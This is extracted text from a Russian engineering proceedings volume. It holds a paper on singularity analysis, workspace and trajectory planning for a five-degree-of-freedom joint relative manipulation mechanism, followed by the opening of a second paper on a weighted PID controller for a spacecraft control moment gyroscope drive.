Рассматривается актуальные вопросы решение проблемы анализа особых положений механизмов совместного относительного манипулирования. Проведен анализ методов определения особых положений. Использован метод нахождения условий бифуркаций для определения особых положений через уравнения совместимости механизма. Выведены уравнения совместимости для управляющих переменных, и переменных состояния, на примере одного из механизмов совместного относительного манипулирования. Предложен алгоритм построения рабочей зоны с учетом особых положений.

Ключевые слова: особые положения, сингулярности, механизм совместного относительного манипулирования, рабочая зона, условия бифуркаций, уравнения совместимости.

V. N. Pashchenko*

PhD. Tech., Associate Professor

A. V. Romanov*

PhD, Phys.-Math.

M. O. Chaikin*

Student

V. Yu. Zakharov*

PhD, Phys.-Math., Associate Professor

V. N. Pashchenko**

Software engineer

A. A. Romanov ***

Enaineer

* Kaluga Branch of the Bauman Moscow State Technical University

** AO «Kaluga Astral», Kaluga

*** Blagonravov Mechanical Engineering Research Institute of Russian Academy of Sciences, Moscow

DETERMINATION OF SPECIAL POSITIONS FOR SOLVING THE PROBLEM OF JOINT RELATIVE MANIPULATION MECHANISMS KINEMATIC CONTROL

The article deals with topical issues of solving the problem of analyzing the special provisions of the mechanisms of joint relative manipulation. The analysis of methods for determining special provisions is carried out. The method of finding bifurcation conditions for determining singular positions through the mechanism compatibility equations is used. The compatibility equations for control variables and state variables are derived by the example of one of the mechanisms of joint relative manipulation. An algorithm for constructing the working area with special provisions is proposed. **Keywords:** special provisions of the singularity, the mechanism of the joint relative manipulation, work area, the

conditions of bifurcation equations of compatibility.

Введение

Современные развитие производства требуют от производителей и разработчиков внедрения новых роботизированных механизмов. В частотности одним из перспективных направлений развития машиностроительной отрасли является создание эффективного технологического оборудования с высокими показателями точности, производительности и грузоподъемности [1–4].

Для синтеза оборудования с такими требованиями возможно использование механизмов параллельной структуры. Подобные механизмы обладают повышенными показателями по грузоподъемности, точности и скорости перемещения выходного звена поскольку воспринимают нагрузку аналогично пространственным фермам [5-8]. Однако обладая широким спектром достоинств, они имеют ряд недостатков, среди которых относительно небольшая рабочая зона [9-11] и наличие особых положений (сингулярностей) [12, 13]. Особые положения, это такие положения, в которых теряется подвижность звеньев, что может привести к потере степени свободы, потере жесткости конструкции, неконтролируемому движении как промежуточных звеньев, так и выходного звена механизма [14-

Устранить эти недостатки позволяет организация совместного относительного манипулирования. Общий структурный синтез механизмов совместного относительного манипулирования является (МСОМ) наличие двух выходных подвижных звеньев. С одной стороны, организация такой структуры позволяет как воспроизводить заданную траекторию, ориентируя тело в подвижной системе координат, так и движение самой системы координат, что позволяет устранить указанные недостатки [18]. С другой стороны, усложняют систему управления. Для эффективного управления МСОМ необходимы знания о структуре рабочей зоны (размер, наличие особых положений).

Наиболее известные подходы определения сингулярных положений являются:

- 1) метод Д. Анджелеса и К. Гослена [19]. Основан на нахождении матриц Якоби, для записи которых составляются уравнения связи, обосновывающих взаимосвязь между набором обобщенных координат, а также значениями координат и углов положения выходного звена механизма;
- 2) метод нахождения условий бифуркаций для определения сингулярных положений. Метод основывается на следующем утверждении:

условия бифуркаций характеризуют неустойчивые положения механизма с точки зрения его структурных параметров, а сингулярности описывают эти же положения в пространстве [20]. Условия бифуркаций могут быть найдены через составления матриц Якоби и Гессиана [21], через уравнения равновесия или совместимости в замкнутых кинематических структурах [22], а также посредством анализа уравнений связей более высокого порядка [23];

3) метод силовых винтов [24]. Метод основан на определении силовых винтов, которые передаются на выходное звено посредством кинематических цепей. При этом условием вырожденности является линейная зависимость найденных силовых винтов.

Целью работы является нахождение особых положений механизма и решение задачи формирования программной траектории МСОМ на основе полученных данных.

Задачами данной работы является определение сингулярных положений, исследование рабочей зоны МСОМ с учетом сингулярных положений и решение задачи формирования траектории в пространстве обобщенных координат.

Постановка задачи

Рассмотрим возможности использования метода нахождения условий бифуркаций для определения сингулярных положений через уравнения совместимости механизма.

При анализе замкнутых механизмов с m кинематическими парами всегда можно выделить п кинематических пар, связанных с исполнительными (ведущими) звеньями, и m-n кинематических пар, связанных с пассивными (свободными) звеньями. Величины, которые описывают угол поворота соединения, связанного с приводными кинематическими парами, обозначим в качестве управляющих переменных $\theta=(\theta_1,\theta_2,...,\theta_n)$, а величины, которые описывают положение пассивных кинематических пар обозначим переменными состояния

$$\xi = (\xi_1, \xi_2, ..., \xi_{m-n}).$$

В процессе движения выходного звена, механизм должен удовлетворять условию замкнутости кинематической цепи, которое выражается уравнением совместимости, описывающее зависимость геометрических параметров от переменных состояния:

$$F(\xi,\theta) = 0. \tag{1}$$

Продифференцируем уравнение совместимости по управляющим переменным:

$$\sum_{j=1}^{m-n} \frac{\partial F_k}{\partial \xi_j} K_m + \frac{\partial F_k}{\partial \theta_i} = 0, i = 1..n, j = 1..m - n , \quad (2)$$

где k — число уравнений совместимости, которое равно числу переменных состояния,

$$K_m = \frac{\partial \xi_j}{\partial \theta_i} \,. \tag{3}$$

Если параметр K_m равен 0 или является неопределённым, то переменные состояния перестают быть зависимы от управляющих переменных, а значит можно найти условия бифуркаций, которые приводят к появлению сингулярных положений.

Найдём обобщённые скорости механизма, исходя из того, что переменные состояния в механизмах с замкнутыми кинематическими цепями являются функциями от управляющих переменных:

$$\frac{\partial \xi_j}{\partial t} = \frac{\partial \xi_j}{\partial \theta_i} \frac{\partial \theta_i}{\partial t} = K \frac{d\theta_i}{dt}; \tag{4}$$

$$\frac{\partial \xi_j}{\partial t} = \frac{\partial \xi_j}{\partial \theta_i} \frac{\partial \theta_i}{\partial t} = \frac{d\theta_i}{dt} = \frac{\partial \theta_i}{\partial \xi_j} \frac{d\xi_j}{dt} = \frac{1}{K} \frac{d\xi_j}{dt}.$$
 (5)

Приведем следующую классификацию условий появления сингулярности:

1. K=0 — первый тип сингулярности. Исходя из уравнения (4) любому управляющему воздей-

ствию
$$\dfrac{d\theta_i}{dt}$$
 соответствует нулевая выходная скорость $\dfrac{d\xi_j}{dt}$. Это означает, что пассивное сочлене-


ние теряет одну или несколько степеней подвижности и не может выполнять требуемое перемещение при заданном воздействии исполнительного сочленения.

2. $K = \infty$ второй тип сингулярности. Исходя

из уравнения (5) любой выходной скорости
$$\dfrac{d\xi_j}{dt}$$
 соответствует управляющее воздействие $\dfrac{d\theta_i}{dt}$

равное нулю. Следовательно, пассивное сочленение получает одну или несколько дополнительных степеней подвижности.

3.~K=0/0 — третий тип сингулярности. В этом случае исполнительное сочленение может перемещаться с пассивным сочленением, а соответствующее пассивное сочленение может перемещаться с соответствующим самоблокирующимся исполнительным соединением.



Puc. 1. Механизм совместного относительного манипулирования

Решим поставленные задачи на примере MCOM с пятью степенями свободы, структура которого представлена на рис. 1.

Механизм состоит из шестизвенного механизма (приводные кинематические пары θ_1 , θ_2 , θ_3), обладающего тремя степенями свободы и поступательно-поворотного механизма, обладающего двумя степенями свободы (приводные кинематические пары θ_4 , θ_5). $X_1Y_1Z_1$ — система координат выходного звена шестизвенного механизма. $X_0Y_0Z_0$ — система координат выходного звена поступательно-поворотного механизма, XYZ — базовая система координат МСОМ.

Нахождение условий возникновения сингулярных положений

Поступательно-поворотный механизм представляет собой разомкнутую кинематическую цепь, имеет две степени свободы и может осуществлять независимые друг от друга поступательные и вращательные движения, которые характеризуются управляющими переменными θ_5 и θ_6 соответственно. Поэтому можно сделать вывод о том, что данный механизм не имеет сингулярных положений, а его рабочее пространство ограничено только величиной поступательного хода.

Остановимся на детальном рассмотрении шестизвенного механизма. Обозначим точки соединения промежуточных звеньев шестизвенного механизма как A, B, C, D, E, и F, а звенья соединяющие A и $B-L_1$, C и $D-L_2$, E и $D-L_3$, F и $E-L_4$, C и $D-L_{CD}$ расстояние между базовой системой координат и центром основания шестизвенного механизма -L, а высоту между основанием ме-




Рис. 2. Общая конфигурация шестизвенного механизма MCOM

ханизма совместного относительного манипулирования до первой вращательной кинематической пары шестизвенного механизма h (рис. 2).

Поскольку переменные состояния шестизвенного механизма ξ_2 и ξ_3 равны, описывают одно и тоже положение выходного звена и одинаково определяются через известные параметры механизма и управляющие переменные [25], то будем рассматривать только одну переменную состояния выходного звена ξ_2 . Составим уравнения совместимости для управляющих переменных θ_1 , θ_2 , θ_3 и переменных состояния ξ_1 и ξ_2 :

$$F_{1} = 2L - L_{1} \cos \theta_{1} - L_{2} \cos \theta_{2} -$$

$$-L_{3} \cos \theta_{3} - L_{4} \cos \xi_{1} - L_{CD} \cos \xi_{2};$$

$$F_{2} = -L_{1} \sin \theta_{1} - L_{2} \sin \theta_{2} +$$

$$+L_{3} \sin \theta_{3} + L_{4} \sin \xi_{1} + L_{CD} \sin \xi_{2},$$
(6)

где F_1 — уравнение совместимости относительно оси $Y;\ F_2$ — уравнение совместимости относительно оси Z.

Продифференцируем уравнения совместимости (6) по управляющим переменным θ_1 , θ_2 , θ_3 :

$$\begin{split} \frac{\partial F_{1}}{\partial \theta_{1}} &= L_{1} \sin \theta_{1} + L_{4} \sin \xi_{1} \frac{\partial \xi_{1}}{\partial \theta_{1}} + \\ &+ L_{CD} \sin \xi_{2} \frac{\partial \xi_{2}}{\partial \theta_{2}} = 0; \\ \frac{\partial F_{2}}{\partial \theta_{2}} &= -L_{1} \cos \theta_{1} + L_{4} \cos \xi_{1} \frac{\partial \xi_{1}}{\partial \theta_{1}} + \\ &+ L_{CD} \cos \xi_{2} \frac{\partial \xi_{2}}{\partial \theta_{2}} = 0. \end{split}$$
(7)

$$\begin{split} \frac{\partial F_{1}}{\partial \theta_{2}} &= L_{2} \sin \theta_{2} + L_{4} \sin \xi_{1} \frac{\partial \xi_{1}}{\partial \theta_{2}} + \\ &+ L_{CD} \sin \xi_{2} \frac{\partial \xi_{2}}{\partial \theta_{2}} = 0; \\ \frac{\partial F_{2}}{\partial \theta_{2}} &= -L_{2} \cos \theta_{2} + L_{4} \cos \xi_{1} \frac{\partial \xi_{1}}{\partial \theta_{2}} + \\ &+ L_{CD} \cos \xi_{2} \frac{\partial \xi_{2}}{\partial \theta_{2}} = 0. \end{split} \tag{8} \\ \frac{\partial F_{1}}{\partial \theta_{3}} &= L_{3} \sin \theta_{3} + L_{4} \sin \xi_{1} \frac{\partial \xi_{1}}{\partial \theta_{3}} + \\ &+ L_{CD} \sin \xi_{2} \frac{\partial \xi_{2}}{\partial \theta_{3}} = 0; \\ \frac{\partial F_{2}}{\partial \theta_{3}} &= -L_{3} \cos \theta_{3} + L_{4} \cos \xi_{1} \frac{\partial \xi_{1}}{\partial \theta_{3}} + \\ &+ L_{CD} \cos \xi_{2} \frac{\partial \xi_{2}}{\partial \theta_{2}} = 0. \end{aligned} \tag{9}$$

Найдем параметры $K_1...K_6$ вычислив зависимости не приводных пар от приводных:

$$\begin{split} K_1 &= \frac{\partial \xi_1}{\partial \theta_1} = -\frac{L_1 \sin(\xi_2 - \theta_1)}{L_4 \sin(\xi_2 - \xi_1)}; \\ K_2 &= \frac{\partial \xi_2}{\partial \theta_1} = -\frac{L_1 \sin(\theta_1 - \xi_1)}{L_{CD} \sin(\xi_2 - \xi_1)}; \\ K_3 &= \frac{\partial \xi_1}{\partial \theta_1} = -\frac{L_2 \sin(\xi_2 - \theta_2)}{L_4 \sin(\xi_2 - \xi_1)}; \\ K_4 &= \frac{\partial \xi_2}{\partial \theta_2} = -\frac{L_2 \sin(\theta_2 - \xi_1)}{L_{CD} \sin(\xi_2 - \xi_1)}; \\ K_5 &= \frac{\partial \xi_1}{\partial \theta_3} = -\frac{L_3 \sin(\xi_2 - \theta_3)}{L_4 \sin(\xi_2 - \xi_1)}; \\ K_6 &= \frac{\partial \xi_2}{\partial \theta_3} = -\frac{L_3 \sin(\theta_3 - \xi_1)}{L_{CD} \sin(\xi_2 - \xi_1)}. \end{split}$$

Значит, $K_1...K_6$ будут равны нулю или являться неопределёнными, если выполняется одно из следующих условий:

$$\begin{aligned} &\sin(\xi_{2}-\theta_{1})=0; \ \sin(\theta_{1}-\xi_{1})=0; \\ &\sin(\xi_{2}-\theta_{2})=0; \ \sin(\theta_{2}-\xi_{1})=0; \\ &\sin(\xi_{2}-\theta_{3})=0; \ \sin(\theta_{3}-\xi_{1})=0; \\ &\sin(\xi_{2}-\xi_{1})=0. \end{aligned} \tag{10}$$

Найдём условия появления сингулярных положений, решая уравнения (10) с учётом каждого из выражений (14) соответственно (табл. 1).

Длины звеньев шестизвенного механизма не определены, а значит возможно возникновение всех сингулярных положений из табл. 1. Сингулярные положения изображены на рис. 3.

Таблица 1 Сингулярные положения шестизвенного механизма

№	Решение	Условия сингулярности	Тип сингулярности
1	$\theta_1 - \theta_2 = k\pi$	3 венья L_1 и L_2 коллинеарные	Первый тип (рис. 3 а)
2	$\theta_3 - \xi_1 = k\pi$	${\bf 3}{\bf B}{\bf e}{\bf H}{\bf b}{\bf g}\; L_3$ и L_4 коллинеарные	Первый тип (рис. 3 б)
3	$\xi_2 - \xi_1 = k\pi$	${f 3}$ венья L_4 и L_{CD} коллинеарные	Второй тип (рис. 3 в)
4	$\xi_2 - \theta_2 = k\pi$	${f 3}$ венья L_2 и L_{CD} коллинеарные	Второй тип (рис. 3 г)
5	$\theta_1 - \xi_1 = k\pi$	$3\mathbf{венья}L_1, L_4$ и L_2, L_{CD} коллинеарные	Третий тип (рис. 3 д)
6	$\theta_2 - \xi_1 = k\pi$	${f 3}$ венья L_2,L_{CD} и L_4 коллинеарные	Третий тип (рис. 3 е)
7	$\xi_2 - \theta_1 = k\pi$	3 венья L_1,L_2 , и L_{CD} коллинеарные	Третий тип (рис. 3 ж)
8	$\xi_2 - \theta_3 = k\pi$	3 венья L_3, L_4 , и L_{CD} коллинеарные	Третий тип (рис. 3 з)




Рис. 3. Сингулярные положения шестизвенного механизма

Определение рабочего пространства с учётом сингулярных положений

Рабочее пространство является одной из основных характеристик любого манипуляционного механизма. Для нахождения рабочего пространства МСОМ был использован итерационный метод, суть которого заключается в переборе значений обобщённых координат с заданным шагом в определённых пределах с последующим решением прямой задачи кинематики для нахождения координат рабочего органа механизма.

Проанализируем рабочее пространство шестизвенного механизма MCOM с габаритами: $L=250~\mathrm{mm}, \qquad h=60~\mathrm{mm}, \qquad L_1=200~\mathrm{mm},$

На рис. 5 представлено рабочее пространство с учётом допустимых положений (чёрные точки) и сингулярных положений (розовые точки).

Аналогичным образом найдем рабочее пространство всего механизма совместного относительного манипулирования. В качестве ограничений использовались следующие значения $\theta_1 = 0^\circ: 15^\circ: 120^\circ,$ $\theta_2 = 0^\circ: 10^\circ: 90^\circ,$




Рис. 4. Алгоритм нахождения рабочего пространства шестизвенного механизма с учётом бифуркационных условий





Рис. 5. Рабочее пространство механизма в проекции на плоскость YZ

 $\theta_3 = 0^\circ:10^\circ:90^\circ, \quad \xi_1 = 0^\circ:15^\circ:120^\circ$ для шестизвенного механизма и $\theta_5 = -100$ мм:20 мм:100 мм, $\theta_6 = 0^\circ:30^\circ:360^\circ$ для поступательно — поворотного механизма.

Таким образом, использование поступательно-поворотного механизма в совокупности с шестизвенным механизмом в рамках МСОМ позволяет существенно «расширить» зону досягаемости выходного звена.






Рис. 6. Рабочее пространство МСОМ а) в трёхмерном пространстве б) в проекции на плоскость ХҮ

Решение задачи формирования программной траектории в пространстве обобщенных координат с учетом сингулярностей

При практическом применении механизмов совместного относительного манипулирования необходимо использовать методы уменьшения количества потенциальных сингулярных точек. Рассмотрим задачу прохождения выходным звеном траектории, расположенной на поверхности сферы с центром в начале координат радиусом 125 мм. Для этого зададим следующие точки, через которые проходит планируемая траектория:

$$s_1 = (0; -55,91; 111,41); s_2 = (0; -39,47; 118,61);$$

 $s_3 = (0; -6,34; 124,84); s_4 = (0; 23,17;122,83);$
 $s_5 = (0; 55,91; 111,41); s_6 = (0; 94,52; 81,80).$

Достижение точек $s_1,\ s_5$ с заданной ориентацией выходного звена приводит к возникновению сингулярностей третьего типа.

Структура рассматриваемого МСОМ предполагает использование поступательно-поворотного механизма, который позволяет избежать части сингулярных положений за счет увеличения количества различных способов достижения одного и того же положения выходного звена на заданной поверхности. Углами ориентации рассматриваемого механизма являются углы α и β , которые определяют поворот выходного звена вокруг осей Z и X базовой системы координат соответственно.

Следовательно, рассматриваемую поверхность второго порядка можно поворачивать и передвигать в пространстве изменяя положение достигаемых точек относительно систем координат механизма, но не изменяя их положения на поверхности. Поэтому для точки \mathbf{s}_1 можно выбрать углы ориентации $\alpha=-30^\circ$, $\beta=44,42^\circ$ и смещение рабочего стола $\theta_6=-27,96$ мм, а для точки \mathbf{s}_5 : $\alpha=-30^\circ$, $\beta=-44,42^\circ$, и $\theta_5=27,96$ мм. В результате применения данных параметров механизм совместного относительного манипулирования избегает сингулярные положения и достигает все необходимые точки на поверхности.

Выводы

- 1. В работе рассмотрены способы определения особых положений на примере плоского шестизвенного механизма с использованием метода нахождения условий бифуркаций.
- 2. Показан алгоритм нахождения рабочей зоны плоского шестизвенного механизма, а также областей сингулярности.

- 3. Показано, что использование MCOM позволяет значительно увеличить объем рабочей зоны, а также уменьшить объем области сингулярности.
- 4. В работе рассмотрен порядок решения задачи формирования программной траектории MCOM, учитывающий особые положения механизма.

Библиографический список

- 1. Календарев А. В., Глазунов В. А. Возможные применения механизмов параллельной структуры в текстильной, легкой и других отраслях промышленности // Сборник науч. тр. аспирантов. Вып. 18. М.: МГТУ им. А. Н. Косыгина, 2012. С. 56–60.
- 2. Glazunov V.A., Rashoyan G.V. Parallel structure mechanisms for air-dynamic tubes // International Conference on the Methods of Aero-106physical Research. Part II. 2012. 19–25 August. Kazan, Russia. Kazan, 2012. P. 106–107.
- 3. Разработка и анализ механизмов параллельной структуры, предназначенных для манипулирования антеннами космических телескопов / Ю. Н. Артеменко, В. А. Глазунов, С. М. Демидов, Ньят Чан Куанг // Справочник. Инженер. журн. 2012. № 5. С. 30–34.
- 4. Глазунов В.А. Механизмы параллельной структуры и их применение: робототехнические, технологические, медицинские, обучающие системы. М.; Ижевск: Ин-т компьютер. исслед., 2018. 1036 с.
- 5. Pashchenko V. N. et al. Decision of the Direct Position Problem of the Joint Relative Manipulation Mechanism with Five Degrees of Freedom // International Journal of Applied Mechanics and Engineering. 2018. N 23. P. 1025–1033.
- 6. Глазунов В. А., Чунихин А. Ю. Развитие механизмов параллельной структуры // Проблемы машиностроения и надежности машин. 2014. № 3. С. 37–43.
- 7. Müller A. Geometric characterization of the configuration space of rigid body mechanisms in regular and singular points // ASME 2005: International Design Engineering Technical Conferences & Computers and Information in Engineering Conference. Long Beach, California USA, 2005
- 8. Π одзоров Π . B. Синтез механизмов параллельной кинематики на основе структурного анализа. 2000. 17 с.
- 9. *Пащенко В. Н.* Построение рабочей зоны шестистепенного манипулятора параллельной структуры на базе кривошипно-шатунного механизма // Науковедение: Интернет-журнал. 2016. № 3 (34). С. 135.
- 10. Merlet J.-P., Clement M. G., Nicolas M. Workspaces of Planar Parallel Manipulators // Mech. Mach. Theory. 1998. \mathbb{N}_2 33 (1). P. 7–20.

- 11. Construction of a working area for the manipulation mechanism of simultaneous relative manipulation / V. N. Pashchenko, L. V. Sharapov, G. V. Rashoyan, A. I Bykov // J. Mach. Manuf. Reliab. 2017. \mathbb{N} 46 (3). P. 225–231.
- 12. К анализу особых положений и динамических свойств механизмов параллельной структуры / С. А. Скворцов, С. М. Демидов, В. А. Глазунов, А. В. Календарев // Справочник. Инженер. журн. 2015. № 5. С. 23–29.
- 13. Rashoyan G. V., Lastochkin A. B., Glazunov V. A. Kinematic Analysis of a Spatial Parallel Structure Mechanism with a Circular Guide. // Journal of Machinery Manufacture and Reliability. 2015. Vol. 44, № 7. P. 54–60.
- 14. Критерий близости к особым положениям, связанным с потерей степени свободы механизмов параллельной структуры / В. А. Глазунов, Г. В. Рашоян, В. А. Дубровский, Н. Н. Новикова // Проблемы механики современных машин: Материалы V Международ. конф. Улан-Удэ, 25–30 июня 2012 г. / ВСГУ-ТУ. 2012. С. 32–36.
- 15. Диментберг Φ . M. Об особенных положениях пространственных механизмов // Машиноведение. 1977. № 5. С. 53–58.
- 16. *Glazunov V., Nosova N.*, Kheylo S, Tsarkov Design and Analysis of the 6-DOF Decoupled Parallel Kinematics Mechanism // Dynamic Decoupling of Robot Manipulators / eds by V. Arakelian. Springer. Ch. 6. P. 125–170.
- 17. Laryushkin P., Glazunov V. A New 3-DOF Translational Parallel Manipulator: Kinematics, Dynamics and Workspace Analysis // ROMANSY 19. Robot design, dynamics and control. Proceedings of the ninth CISM-IFTOMM Symposium. Paris, France. Vienna: Springer, 2012. P. 11–18.
- 18. Pashchenko V. N., Pashchenko V. V., Lachikhin A. et al. Positioning Error Calculation of the Relative

- Manipulation Mechanism Output Link // Springer Nature Singapore Pte Ltd / eds by A. Ronzhin and V. Shishlakov // Zavalishin's Readings: Proceedings of 14th International Conference on Electromechanics and Robotics: Smart Innovation, Systems and Technologies. Ch. 17. 2020. P. 197–208.
- 19. Gosselin C., Angeles J. Singularity analysis of closed-loop kinematic chains // IEEE Transactions on Robotics and Automation. 1990. \mathbb{N} 6 (3). P. 281–290.
- 20. Lu Q. C. Bifurcation and Singularity. Shanghai, China: Scientific and Technological Education Publishing House, 2004. P. 65–108.
- 21. Tarnai T. Rigidity and kinematic bifurcation of structures // 40th Anniversary Congress of the International Association for Shell and Spatial Structures(IASS) © CEDEX, Madrid, Spain, 1999. P. B2.81–B2.90.
- 22. Lengyel A., Analogy between equilibrium of structures and compatibility of mechanisms: PhD Dissertation, University of Oxford, Oxford, UK. Xing-Fei Yuan, Lian Zhou, Yuan-Feng Duan // Singularity and kinematic bifurcation analysis of pin-bar mechanisms using analogous stiffness method // International Journal of Solids and Structures. 2012. P. 1212–1226.
- 23. *Kumar S*. Pellegrino, Computation of kinematic paths and bifurcation points, International Journal of Solids and Structures. 2000. № 37. P. 7003–7027.
- 24. Глазунов В. А. Структура пространственных механизмов. Группа винтов и структурные группы // Справочник. Инженер. журн. 2010. Прил. № 3. С. 1–24.
- 25. Pashchenko V. N. et al. Decision of the Direct Position Problem of the Joint Relative Manipulation Mechanism with Five Degrees of Freedom // International Journal of Applied Mechanics and Engineering. 2018. N 23. P. 1025–1033.

УДК 681.532.55

DOI: 10.31799/978-5-8088-1556-8-2021-16-151-155

Д. С. Положенцев*,** начальник сектора, ассистент К. А. Ерков*,** инженер 2-й категории, ассистент Е. П. Казаков* инженер

*AO «Научно-исследовательский институт командных приборов», Санкт-Петербург

ОСОБЕННОСТИ ПРИМЕНЕНИЯ ПИД-РЕГУЛЯТОРА С ВЕСОВЫМИ КОЭФФИЦИЕНТАМИ В СИСТЕМЕ УПРАВЛЕНИЯ ЭЛЕКТРОПРИВОДОМ СИЛОВОГО ГИРОСКОПИЧЕСКОГО КОМПЛЕКСА

Представлено краткое описание работы, устройства и назначения силовых гироскопических комплексов в составе космических аппаратов. Описана проблематика настройки параметров ПИД-регулятора для обеспечения наилучшего качества переходного процесса в условиях жесткой помеховой среды. Приведено математическое описание ПИД-регулятора с весовыми коэффициентами. Представлены результаты управления исполнительным электроприводом силового гироскопического комплекса при помощи данного регулятора.

Ключевые слова: электропривод, силовой гироскопический комплекс, система управления, угловая скорость, космический аппарат, сигнал рассогласования, ПИД-регулятор.

D. S. Polozhentsev*,** Head of sector, Assistant K. A. Erkov*,** Second category engineer, Assistant E. P. Kazakov* Engineer * St. JSC «Command Devices Research Institute», St. Petersburg

PARTICULAR APPLICATIONS OF THE PID CONTROLLER WITH WEIGHT COEFFICIENT IN THE CONTROL MOMENT GYROSCOPE **ELECTRIC DRIVE CONTROL SYSTEM**

This paper presents an operation, a structure and an application brief description of a control moment gyroscopes arranging on a spacecraft. An issue of a PID-controller parameters setting to attain the best transition process quality in a tough interference environment. A mathematical description of PID-controller with control signal weight coefficients is presented. Results of the control moment gyroscopes electric drive control by the controller are

Keywords: electric drive, control moment gyroscope, control system, angular velocity, spacecraft, loop error signal, PID controller.

Силовой гироскопический комплекс (СГК) это устройство, применяемое, как правило, в качестве исполнительного органа (ИО) в системах ориентации (СО) космических аппаратов (КА). Как правило, СГК состоит из силового гироскопического прибора (СГП) – силового гироскопа в кардановом подвесе с двумя степенями свободы (гиродина), являющегося источником управляющего момента, и электронного прибора (ЭП) – устройства, обеспечивающего отработку заданных СО КА команд управления и передачу телеметрической информации.

Управляющий момент СГК определяется как векторное произведение кинетического момента ротора гиромотора на угловую скорость поворота его подвеса. Стабильность модуля кинетического момента ротора может быть обеспечена с точностью до десятых долей процента, поэтому точность реализации управляющего момента СГК определяется работой исполнительного

^{**} Санкт-Петербургский государственный университет аэрокосмического приборостроения

^{**} St. Petersburg State University of Aerospace Instrumentation

электропривода (ИЭП), объектом управления которого является подвес гиромотора (ПГ) [1, 2].

Современный бортовой ИЭП СГК строится на основе вентильного двигателя. На валу ПГ располагается датчик углового положения, сообщающий информацию о направлении вектора кинетического момента СГК в СО КА. Обычно этот же датчик используется для организации обратной связи по угловому положению ПГ и для управления вентильным двигателем. Принцип работы системы управления ИЭП основан на сравнении кодов текущего углового положения ПГ с опорным, вычисленным путем интегрирования кода задаваемой угловой скорости ПГ, поступающего из СО КА, и выдаче управляющих сигналов, соответствующих скорректированной разнице этих кодов (сигналу рассогласования), на двигатель. Классически в качестве регулятора контура угла используется ПИДрегулятор [3-5].

Как и многие подсистемы КА, СГК работает в условиях жесткой помеховой среды, которая негативно сказывается на качестве формируемого кода углового положения ПГ. Этот факт может накладывать существенные ограничения при настройке регулятора.

Как известно, в случае отсутствия помех, уменьшить величину перерегулирования и время переходного процесса можно путем увеличения значения коэффициента усиления дифференцирующего звена ПИД-регулятора (K_d). Однако увеличение K_d при дифференцировании зашумленного сигнала приводит к увеличению

шумовой составляющей выходного сигнала системы управления. На рис. 1 показаны результаты математического моделирования отработки ИЭП угловой скорости 17,58°/с при оптимально настроенном регуляторе (график 1) для управления данной системой, имеющей высокий уровень помех и требующей быстро компенсировать возникающие внешние возмущения. В случае изменения критериев качества работы системы управления (например, при необходимости уменьшения величины перерегулирования) может потребоваться значительное повышение K_d . На рис. 1 (график 2) показаны результаты отработки ИЭП СГК угловой скорости 17,58°/с при увеличенном в 5 раз коэффициенте усиления дифференциальной составляющей Π ИД-регулятора. В момент времени t = 0,2 с на ИЭП начинает воздействовать возмущающий момент.

Одним из способов снизить влияние шумов на работу системы управления является использование ПИД-регулятора с весовыми коэффициентами при сигнале управления [6]. Принцип работы такого регулятора заключается в вычислении ошибки для каждой его составляющей отдельно:

$$e_p = br - y, \tag{1}$$

$$e_d = cr - y, (2)$$

$$e_i = r - y, \tag{3}$$




Рис. 1. График отработки ИЭП скорости 17,58°/с при оптимально настроенном ПИД-регуляторе (график 1) и при увеличенном коэффициенте усиления дифференциальной составляющей (график 2)




Рис. 2. Математическая модель ПИД-регулятора с весовыми коэффициентами

